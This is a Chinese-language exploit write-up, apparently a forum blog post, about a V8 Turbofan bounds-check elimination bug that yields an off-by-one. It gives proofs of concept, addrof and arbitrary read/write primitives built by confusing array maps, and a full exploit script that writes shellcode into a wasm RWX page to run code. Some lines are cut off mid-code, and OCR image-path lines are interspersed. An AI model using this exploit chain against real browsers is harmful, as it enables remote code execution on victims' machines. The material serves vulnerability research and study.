


而这个节点的typer实

```
Type OperationTyper::NumberBitwiseAnd(Type lhs, Type rhs) {
 DCHECK(lhs.Is(Type::Number()));
 DCHECK(rhs.Is(Type::Number()));

 lhs = NumberToInt32(lhs);
 rhs = NumberToInt32(rhs);

 if (lhs.IsNone() || rhs.IsNone()) return Type::None();

 double lmin = lhs.Min();
 double rmin = rhs.Min();
 double lmax = lhs.Max();
 double rmax = rhs.Max();
 double min = kMinInt;
 // And-ing any two values results in a value no larger than their maximum.
 // Even no larger than their minimum if both values are non-negative.
 double max =
     lmin >= 0 && rmin >= 0 ? std::min(lmax, rmax) : std::max(lmax, rmax);
 // And-ing with a non-negative value x causes the result to be between
 // zero and x.
 if (lmin >= 0) {
   min = 0;
   max = std::min(max, lmax);
 }
 if (rmin >= 0) {
   min = 0;
   max = std::min(max, rmax);
 }
 return Type::Range(min, max, zone());
}
```

其中lmin■lmax为255，rmin■rmax为4，因此最终该节点的范围(0,4)，传递至CheckBounds节点并不满足这消除条件，可以触发漏洞。


第二种，由于逃逸分析阶段在LoadElimination后一阶段，因此在typer时，无法直接分析出从array中取出的index具体值，只能将其分析为Signed32，最终CheckB



此外，还可以利用Phi节点来达到同样的目的，当某个值存在分支时，Turbofan会将增加一个phi节点，并将这两个值都加入节点的范围去传递，那么poc同样可以这样构造

```
var opt_me = (x) => {
 let arr = [1,2,3,4.1];
 let index = 0;
 if(x = 'p4nda')
   index = 4;
 return arr[index];
};
for (var i = 0; i < 0x10000; ++i)
 opt_me('test');
console.log(opt_me('p4nda'));
```

则构造的IR图如下



执行结果如下：

```
# p4nda @ ubuntu in ~/chromium/v8/v8/out.gn/x64.debug/log on git:749f0727a2 x [10:39:33] C:130
$ ../d8 ./test.js
-1.1885946300594787e+148
```

addrof原语构造

现在在element上存在一个off-by-one。对于一个JSArray，其数据结构本身与element内存分布存在两种布局，一种是elememt在低地址，一般用var a = [1.1,1.2,1.3]这样的方式构建；另一种是element在高地址，一般用var a = Array(4)这样的方式构建。由于二者内存位置紧邻，因此，可以通过off-by-one泄露或者修改一个对象的map地址，从而造成type confuse。

一个简单的想法就是将一个存放了obj的JSArray的map改为全部存放double类型的JSArray map。

首先泄露比较简单，利用之前的poc可以将arr的map，并将arr加入一个全局的Array防止map被释放。

```
function get_map_opt(x){
       let arr = [1.1,1.2,1.3,1.4];
       let arr_ele = [arr,arr,arr,arr];

       let index = 0;
       if(x = 'p4nda'){index = 4;}
       return [arr[index],arr,arr_ele];
   }
   function get_map(){
       var tmp ;
       for(var i = 0; i< 10000;i++){
           tmp = get_map_opt('test');
       }
       double_map = tmp[0];
       element_map =Add(Int64.fromDouble(double_map), 0xa0).asDouble();
       global_var.push(tmp[1]);
       global_var.push(tmp[2]);
   }
   get_map();
```

在拿到了一个PACKED_DOUBLE_ELEMENTS类型的map时，就可以对一个PACKED_ELEMENTS类型的JSArray造类型混淆了。这里有一个坑点，就是不能对一个PACKED_EL

例如：

```
# p4nda @ ubuntu in ~/chromium/v8/v8/out.gn/x64.debug on git:749f0727a2 x [10:26:24]
$ cat ./log/test.js
let a = [1.1,1.2];
let b = [1,2];
let c = [a,b];
%DebugPrint(c);
c[0] = 1.1;
%DebugPrint(c);

# p4nda @ ubuntu in ~/chromium/v8/v8/out.gn/x64.debug on git:749f0727a2 x [10:26:37]
$ ./d8 --allow-natives-syntax ./log/test.js
DebugPrint: 0x39d386b0b441: [JSArray]
- map: 0x2bd1746c3069 <Map(PACKED_ELEMENTS)> [FastProperties]
- prototype: 0x2e535e811859 <JSArray[0]>
- elements: 0x39d386b0b421 <FixedArray[2]> [PACKED_ELEMENTS]
- length: 2
- properties: 0x1c1fd9680c21 <FixedArray[0]> {
   #length: 0x2c68462c01a9 <AccessorInfo> (const accessor descriptor)
}
- elements: 0x39d386b0b421 <FixedArray[2]> {
          0: 0x39d386b0b3e1 <JSArray[2]>
          1: 0x39d386b0b401 <JSArray[2]>
}

DebugPrint: 0x39d386b0b441: [JSArray]
- map: 0x2bd1746c3069 <Map(PACKED_ELEMENTS)> [FastProperties]
- prototype: 0x2e535e811859 <JSArray[0]>
- elements: 0x39d386b0b421 <FixedArray[2]> [PACKED_ELEMENTS]
- length: 2
- properties: 0x1c1fd9680c21 <FixedArray[0]> {
   #length: 0x2c68462c01a9 <AccessorInfo> (const accessor descriptor)
}
```

```
- elements: 0x39d386b0b421 <FixedArray[2]> {
          0: 0x2e535e81f8a9 <HeapNumber 1.1>
          1: 0x39d386b0b401 <JSArray[2]>
}
```

因此需要做一下转换，对一个写满double_map的JSArray(PACKED_DOUBLE_ELEMEMTS类型)造类型混淆，使其混淆为PACKED_ELEMENT类型，这样再去其中的一个变量

```
function prepare_double_map_opt(x){
       let arr = [double_map,double_map,double_map,double_map];
       let index = 0;
       if(x = 'p4nda'){index = 4;}
       arr[index] = element_map;
       return arr;
   }

   function prepare_double_map(){
       var tmp;
       for (var i = 0; i< 10000;i++){
           tmp = prepare_double_map_opt();
       }
       return tmp[1];
   }

   double_map_obj = prepare_double_map();

   function addrof_opt(obj){
       var a = [obj, obj, obj, obj];
       let index = 0;
       if(x = 'p4nda'){index = 4};
       a[index] = double_map_obj;
       return a;
   }
   function addrof(obj){
       for(var i = 0;i<100000;i++){
           var a = addrof_opt(obj);
       }
       return a[0];
   }
```

任意地址读写构造

JSArray数据可以存放于三个位置，以数字下标访问的存放于elements，以value:key访问的如果是初始化的时定义的，直接存于数据结构中，其余后续加入的存于prop

首先，获取一个含有properties很多的一个JSArray的map,

```
function get_array_map_opt(x){
       let a = Array(2);
       a[0] = 1.1;
       a[1] = 1.2;
       let b = {a0:1.1 , a1:1.1 , a2:1.1 , a3:1.1 , a4:1.1 , a5:1.1 , a6:1.1 , a7:1.1 , a8:1.1 , a9:1.1 , a10:1.1 , a11:1.1 ,
       let index = 0;
       if(x = 'p4nda'){index = 2;}
       return [a[index],b];
   }

   function get_array_map(){
       for(var i = 0; i< 10000; i++){
           var tmp = get_array_map_opt();
       }
       array_map  = tmp[0];
       global_tmp.push(tmp[1]);
   }
   get_array_map();
```

通过布局使一个JSArrayBuffer恰好处于紧邻一个JSArray的高地址位置，这样将JSArray的map修改为以上map，就可以不断修改backing_store了，由于这个布局相

```
function get_victim_obj_opt(x){
       let b = [11.1,1.1];
       let index = 0;
       if (x = 'p4nda'){index = 2;}
```

```
        b[index] = array_map;
        console.log(b.length);
        return b;

    }
    function get_victim_obj(){
        for (var i = 0 ; i < 10000; i++){
            var tmp = get_victim_obj_opt();
        }
        victim_arraybuffer = new ArrayBuffer(0x100);
        victim_jsarray = tmp;
    }

    get_victim_obj();
```

通过访问victim_jsarray.a5实际上读写的是victim_arraybuffer的backing_store成员，通过对victim_arraybuffer读写达到任意地址读写的目的。

最终，通过wasm对象，找到rwx-区域，执行shellcode。

EXP

```
function gc()
{
    /*fill-up the 1MB semi-space page, force V8 to scavenge NewSpace.*/
    for(var i=0;i<((1024 * 1024)/0x10);i++)
    {
        var a= new String();
    }
}
function give_me_a_clean_newspace()
{
    /*force V8 to scavenge NewSpace twice to get a clean NewSpace.*/
    gc()
    gc()
}
let f64 = new Float64Array(1);
let u32 = new Uint32Array(f64.buffer);
function d2u(v) {
    f64[0] = v;
    return u32;
}
function u2d(lo, hi) {
    u32[0] = lo;
    u32[1] = hi;
    return f64;
}
function hex(b) {
    return ('0' + b.toString(16)).substr(-2);
}
// Return the hexadecimal representation of the given byte array.
function hexlify(bytes) {
    var res = [];
    for (var i = 0; i < bytes.length; i++)
        res.push(hex(bytes[i]));
    return res.join('');
}
// Return the binary data represented by the given hexdecimal string.
function unhexlify(hexstr) {
    if (hexstr.length % 2 == 1)
        throw new TypeError("Invalid hex string");
    var bytes = new Uint8Array(hexstr.length / 2);
    for (var i = 0; i < hexstr.length; i += 2)
        bytes[i/2] = parseInt(hexstr.substr(i, 2), 16);
    return bytes;
}
function hexdump(data) {
    if (typeof data.BYTES_PER_ELEMENT !== 'undefined')
        data = Array.from(data);
    var lines = [];
```

```
   for (var i = 0; i < data.length; i += 16) {
       var chunk = data.slice(i, i+16);
       var parts = chunk.map(hex);
       if (parts.length > 8)
           parts.splice(8, 0, ' ');
       lines.push(parts.join(' '));
   }
   return lines.join('\n');
}
// Simplified version of the similarly named python module.
var Struct = (function() {
   // Allocate these once to avoid unecessary heap allocations during pack/unpack operations.
   var buffer      = new ArrayBuffer(8);
   var byteView    = new Uint8Array(buffer);
   var uint32View  = new Uint32Array(buffer);
   var float64View = new Float64Array(buffer);
   return {
       pack: function(type, value) {
           var view = type;        // See below
           view[0] = value;
           return new Uint8Array(buffer, 0, type.BYTES_PER_ELEMENT);
       },
       unpack: function(type, bytes) {
           if (bytes.length !== type.BYTES_PER_ELEMENT)
               throw Error("Invalid bytearray");
           var view = type;        // See below
           byteView.set(bytes);
           return view[0];
       },
       // Available types.
       int8:    byteView,
       int32:   uint32View,
       float64: float64View
   };
})();
//
// Tiny module that provides big (64bit) integers.
//
// Copyright (c) 2016 Samuel Groß
//
// Requires utils.js
//
// Datatype to represent 64-bit integers.
//
// Internally, the integer is stored as a Uint8Array in little endian byte order.
function Int64(v) {
   // The underlying byte array.
   var bytes = new Uint8Array(8);
   switch (typeof v) {
       case 'number':
           v = '0x' + Math.floor(v).toString(16);
       case 'string':
           if (v.startsWith('0x'))
               v = v.substr(2);
           if (v.length % 2 == 1)
               v = '0' + v;
           var bigEndian = unhexlify(v, 8);
           bytes.set(Array.from(bigEndian).reverse());
           break;
       case 'object':
           if (v instanceof Int64) {
               bytes.set(v.bytes());
           } else {
               if (v.length != 8)
                   throw TypeError("Array must have excactly 8 elements.");
               bytes.set(v);
           }
           break;
       case 'undefined':
```

```
        break;
    default:
        throw TypeError("Int64 constructor requires an argument.");
}
// Return a double whith the same underlying bit representation.
this.asDouble = function() {
    // Check for NaN
    if (bytes[7] == 0xff && (bytes[6] == 0xff || bytes[6] == 0xfe))
        throw new RangeError("Integer can not be represented by a double");
    return Struct.unpack(Struct.float64, bytes);
};
// Return a javascript value with the same underlying bit representation.
// This is only possible for integers in the range [0x0001000000000000, 0xffff000000000000)
// due to double conversion constraints.
this.asJSValue = function() {
    if ((bytes[7] == 0 && bytes[6] == 0) || (bytes[7] == 0xff && bytes[6] == 0xff))
        throw new RangeError("Integer can not be represented by a JSValue");
    // For NaN-boxing, JSC adds 2^48 to a double value's bit pattern.
    this.assignSub(this, 0x1000000000000);
    var res = Struct.unpack(Struct.float64, bytes);
    this.assignAdd(this, 0x1000000000000);
    return res;
};
// Return the underlying bytes of this number as array.
this.bytes = function() {
    return Array.from(bytes);
};
// Return the byte at the given index.
this.byteAt = function(i) {
    return bytes[i];
};
// Return the value of this number as unsigned hex string.
this.toString = function() {
    return '0x' + hexlify(Array.from(bytes).reverse());
};
// Basic arithmetic.
// These functions assign the result of the computation to their 'this' object.
// Decorator for Int64 instance operations. Takes care
// of converting arguments to Int64 instances if required.
function operation(f, nargs) {
    return function() {
        if (arguments.length != nargs)
            throw Error("Not enough arguments for function " + f.name);
        for (var i = 0; i < arguments.length; i++)
            if (!(arguments[i] instanceof Int64))
                arguments[i] = new Int64(arguments[i]);
        return f.apply(this, arguments);
    };
}
// this = -n (two's complement)
this.assignNeg = operation(function neg(n) {
    for (var i = 0; i < 8; i++)
        bytes[i] = ~n.byteAt(i);
    return this.assignAdd(this, Int64.One);
}, 1);
// this = a + b
this.assignAdd = operation(function add(a, b) {
    var carry = 0;
    for (var i = 0; i < 8; i++) {
        var cur = a.byteAt(i) + b.byteAt(i) + carry;
        carry = cur > 0xff | 0;
        bytes[i] = cur;
    }
    return this;
}, 2);
// this = a - b
this.assignSub = operation(function sub(a, b) {
    var carry = 0;
    for (var i = 0; i < 8; i++) {
```

```
            var cur = a.byteAt(i) - b.byteAt(i) - carry;
            carry = cur < 0 | 0;
            bytes[i] = cur;
        }
        return this;
    }, 2);
}
// Constructs a new Int64 instance with the same bit representation as the provided double.
Int64.fromDouble = function(d) {
    var bytes = Struct.pack(Struct.float64, d);
    return new Int64(bytes);
};
// Convenience functions. These allocate a new Int64 to hold the result.
// Return -n (two's complement)
function Neg(n) {
    return (new Int64()).assignNeg(n);
}
// Return a + b
function Add(a, b) {
    return (new Int64()).assignAdd(a, b);
}
// Return a - b
function Sub(a, b) {
    return (new Int64()).assignSub(a, b);
}
// Some commonly used numbers.
Int64.Zero = new Int64(0);
Int64.One = new Int64(1);
function utf8ToString(h, p) {
 let s = "";
 for (i = p; h[i]; i++) {
   s += String.fromCharCode(h[i]);
 }
 return s;
}
let global_var = Array();
let double_map , element_map , double_map_obj , array_map , victim_jsarray,victim_arraybuffer;
let global_tmp = [];

var buffer = new Uint8Array([0,97,115,109,1,0,0,0,1,138,128,128,128,0,2,96,0,1,127,96,1,127,1,127,2,140,128,128,128,0,1,3,101,
var wasmImports = {
 env: {
   puts: function puts (index) {
     console.log(utf8ToString(h, index));
   }
 }
};
let m = new WebAssembly.Instance(new WebAssembly.Module(buffer),wasmImports);
let h = new Uint8Array(m.exports.memory.buffer);
let f = m.exports.p4nda;
console.log("step 0: Game start");
f();

function exploit(){
    function get_map_opt(x){
        let arr = [1.1,1.2,1.3,1.4];
        let arr_ele = [arr,arr,arr,arr];

        let index = 0;
        if(x = 'p4nda'){index = 4;}
        return [arr[index],arr,arr_ele];
    }
    function get_map(){
        var tmp ;
        for(var i = 0; i< 10000;i++){
            tmp = get_map_opt('test');
        }
        double_map = tmp[0];
        element_map =Add(Int64.fromDouble(double_map), 0xa0).asDouble();
```

```
    global_var.push(tmp[1]);
    global_var.push(tmp[2]);
}
get_map();
console.log("double_map:",Int64.fromDouble(double_map));
console.log("element_map:",Int64.fromDouble(element_map));
function get_array_map_opt(x){
    let a = Array(2);
    a[0] = 1.1;
    a[1] = 1.2;
    let b = {a0:1.1 , a1:1.1 , a2:1.1 , a3:1.1 , a4:1.1 , a5:1.1 , a6:1.1 , a7:1.1 , a8:1.1 , a9:1.1 , a10:1.1 , a11:1.1 ,
    let index = 0;
    if(x = 'p4nda'){index = 2;}
    return [a[index],b];
}

function get_array_map(){
    for(var i = 0; i< 10000; i++){
        var tmp = get_array_map_opt();
    }
    array_map  = tmp[0];
    global_tmp.push(tmp[1]);
    //%DebugPrint(tmp[1]);
}
get_array_map();
console.log("array_map",Int64.fromDouble(array_map));
function prepare_double_map_opt(x){
    let arr = [double_map,double_map,double_map,double_map];
    let index = 0;
    if(x = 'p4nda'){index = 4;}
    arr[index] = element_map;
    return arr;
}

function prepare_double_map(){
    var tmp;
    for (var i = 0; i< 10000;i++){
        tmp = prepare_double_map_opt();
    }
    return tmp[1];
}

double_map_obj = prepare_double_map();

function addrof_opt(obj){
    var a = [obj, obj, obj, obj];
    let index = 0;
    if(x = 'p4nda'){index = 4};
    a[index] = double_map_obj;
    return a;
}
function addrof(obj){
    for(var i = 0;i<100000;i++){
        var a = addrof_opt(obj);
    }
    return a[0];
}
f_obj_addr = Int64.fromDouble(addrof(f))
console.log("address of function obj:",f_obj_addr);
//%DebugPrint(f);
function get_victim_obj_opt(x){
    let b = [11.1,1.1];
    let index = 0;
    if (x = 'p4nda'){index = 2;}
    b[index] = array_map;
    console.log(b.length);
    return b;

}
```

```
    function get_victim_obj(){
        for (var i = 0 ; i < 10000; i++){
            var tmp = get_victim_obj_opt();
        }
        victim_arraybuffer = new ArrayBuffer(0x100);
        victim_jsarray = tmp;
    }

    get_victim_obj();
    //%DebugPrint(victim_jsarray);
    //%DebugPrint(victim_arraybuffer);
    console.log(Int64.fromDouble(victim_jsarray.a5));
    victim_jsarray.a5 = f_obj_addr.asDouble();
    let dv = new DataView(victim_arraybuffer);
    SharedFunctionInfo_addr = Int64.fromDouble(dv.getFloat64(0x17,true));
    console.log("[+] SharedFunctionInfo addr :"+SharedFunctionInfo_addr);
    victim_jsarray.a5 = SharedFunctionInfo_addr.asDouble();
    WasmExportedFunctionData_addr =  Int64.fromDouble(dv.getFloat64(0x7,true));
    console.log("[+] WasmExportedFunctionData addr :"+WasmExportedFunctionData_addr);
    //let tmp = addrof(f);
    victim_jsarray.a5 = WasmExportedFunctionData_addr.asDouble();
    WasmInstanceObject_addr =  Int64.fromDouble(dv.getFloat64(0xf,true));
    console.log("[+] WasmInstanceObject addr :"+WasmInstanceObject_addr);

    victim_jsarray.a5 = WasmInstanceObject_addr.asDouble();
    imported_function_targets_addr =  Int64.fromDouble(dv.getFloat64(0x3f,true));
    console.log("[+] imported_function_targets addr :"+imported_function_targets_addr);

    victim_jsarray.a5 = imported_function_targets_addr.asDouble();
    rwx_area = Int64.fromDouble(dv.getFloat64(0,true));
    console.log("[+] rwx_area addr :"+rwx_area);
    victim_jsarray.a5 = rwx_area.asDouble();
    let shellcode_calc = [72, 49, 201, 72, 129, 233, 247, 255, 255, 255, 72, 141, 5, 239, 255, 255, 255, 72, 187, 124, 199, 145
    let write_tmp = new Uint8Array(victim_arraybuffer);
    write_tmp.set(shellcode_calc);
    console.log("[+] Enter to pop up a calc ... ");
    readline();

    f();
}

exploit();
```

由于chromium编译太慢了，用d8代替结果：

点击收藏 | 0 关注 | 1

上一篇：CVE-2019-14234 Dj... 下一篇：De1CTF2019 官方Writ...

1. 0 条回复
   - 动动手指，沙发就是你的了！